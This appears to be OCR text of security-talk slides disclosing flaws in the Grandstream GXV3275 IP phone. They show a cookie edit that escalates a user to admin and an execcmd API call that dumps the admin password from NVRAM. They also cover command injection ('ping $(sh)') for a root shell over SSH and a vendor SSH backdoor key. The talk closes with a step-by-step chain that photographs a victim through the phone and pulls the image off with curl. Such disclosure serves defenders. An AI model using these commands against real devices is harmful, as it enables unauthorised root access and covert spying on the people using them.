
Privilege Escalation


- Exploiting a bug or configuration issue to gain elevated privileges to something normally not allowed.


- Two methods of escalating user privileges on GXV3275 have been identified


- However not "necessary" due to broken Access Control Lists.


x.html#tips?time=1489836179571
10.1.1.36 says:
phonecookie="2e23d451"; type=user; Version="1";
Max-Age=900; iconized_tooltipdiv=true;
Mainpage=status; Subpage=account
Prevent this page from creating additional dialogues.
OK
Reboot
Number
SIP Server
Status


x.html#tips?time=1489836179571
10.1.1.36 says:
phonecookie="2e23d451"; type=user; Version="1";
Max-Age=900; iconized_tooltipdiv=true;
Mainpage=status; Subpage=account
Prevent this page from creating additional dialogues.
OK
Reboot
Number
SIP Server
Status



lex.html#tips?time=1489836179571
10.1.1.36 says:
iconized_tooltipdiv=true; Mainpage=status; Max-Age=900; phonecookie="2e23d451"; Subpage=account; type=admin; Version="1"
Prevent this page from creating additional dialogues.
OK
Reboot
Englis
rprise
Adv
ccount
Number
SIP Server
Status


-- Enterprise Phone Administration Interface
Status
Account
Advanced Settings
Maintenance
Account
Number
SIP Server



Method #2 – NVRAM

- http://10.1.1.36/manager?action=execcmd&command=nvram show > /system/webgui/gxv3xxx/lol.txt
- curl with some regex will provide admin password in plain text




SSH Interface

- Presented with limited shell :(

```
[mnz@jenova ~]$ ssh admin@10.1.1.36
admin@10.1.1.36's password:
GXV3275 > help
Supported commands:
        config  -- Configure the device
        status  -- Show device status
        upgrade -- Upgrade the device
        reboot  -- Reboot the device
        reset   -- Factory reset
        format  -- Format user data partition
        link    -- Show Ethernet link status
        ping    -- Send ICMP ECHO_REQUEST packets to network hosts
        traceroute      -- Trace the route to HOST
        help    -- Show this help text
        exit    -- Exit this command shell
GXV3275 >
```


- Vulnerable to command injection!
- Only displays errors :(
- Easily fixed by launching another shell redirecting stdout to stderr:

  eg: sh 1>&2



A wild root shell appears..

```
[mnz@jenova ~]$ ssh admin@10.1.1.36
admin@10.1.1.36's password:
GXV3275 > ping $(sh)
sh 1>&2
/system/root # id
uid=0(root) gid=0(root) groups=0(root)
/system/root #
/system/root #
```




~~Vendor Backdoor~~

- Phones shipped with vendor ssh key in authorized_keys
- Firmware update does **NOT** remove this..
- Vendor response:

  "Accessing ssh as root needs 3 necessities: the private key; device enables ssh; admin password. This is for remotely detecting errors when necessary. Usually the client decides the ssh opening and admin password. We already notify them to change password if admin is still using default.“

Not true. Only need SSH key **OR** the admin password, not both.




Recapping

- So we currently have...
  - A web API that:
    - Allows you to launch applications
    - Allows you to directly query the database
    - Allows you to send touch sequences
    - Allows you to run arbritary commands
  - A root shell


- What can we do?

Change the Screensaver

```
mnz@faptop:~/projects/gxv3275-0day
/system/media/screensaver # wget https://pbs.twimg.com/profile_images/831646789778354176/4xNiBH_2.jpg --no-check-certificate
--06:29:31--  https://pbs.twimg.com/profile_images/831646789778354176/4xNiBH_2.jpg
          => `4xNiBH_2.jpg.1'
Resolving pbs.twimg.com... 104.244.46.7, 104.244.46.167
Connecting to pbs.twimg.com|104.244.46.7|:443... connected.
WARNING: Certificate verification error for pbs.twimg.com: unable to get local issuer cert
HTTP request sent, awaiting response... 200 OK
Length: 177,444 (173K) [image/jpeg]

100%[==========================================================================================

06:29:31 (1.11 MB/s) - `4xNiBH_2.jpg.1' saved [177444/177444]

/system/media/screensaver #
```




Eavesdrop on Phone Calls



Activate call forwarding

- Similar attack was used by "AutismSquad" with Tesla Twitter hack



Take a photo remotely

Goal:

Use the device camera to remotely take a photo of the victim and exfiltrate image to remote host

Bug Chaining

combining different bugs of lower severity to create a defect of a higher severity

Bug Chain

1. Login
2. Launch Camera
3. Retrieve admin password
4. Get root shell
5. Run screenshot binary
6. Copy screenshot to web root

Login

- Use documented API call to login as regular user:

  `/manager?action=login&username=user&secret=123`

- Successful login allows for step 2

Launch Camera

- Use the touchScreen API calls to launch the victims camera

```
/manager?action=touchscreen&px=325&py=400&msec=1
```

Retrieve Admin Password

- Use execcmd API call to retrieve the admin password in plain text

  /manager?action=execcmd&command=nvram show > /system/webgui/gxv3xxx/nvram.txt

- Admin password gives us to SSH access for root shell breakout

Get Root Shell

- SSH into phone with admin credentials
- Use command injection vulnerability to break out:

```
ping $(sh)
sh 1>&2
```

- Working shell allows for final steps

Run screenshot binary

- Convienently, a screenshot binary is shipped with phone..

- Delete previous screenshots:

```
rm /sdcard/screenshot/*
```

- Run binary to take screenshot which includes video display:

```
/system/bin/screenshot
```


Copy to webroot

- Copy screenshot to webroot:


```
cp /sdcard/screenshot/* /system/webgui/gxv3xxx/victim.png
```

- Download screenshot:

```
curl http://phone.ip/victim.png
```

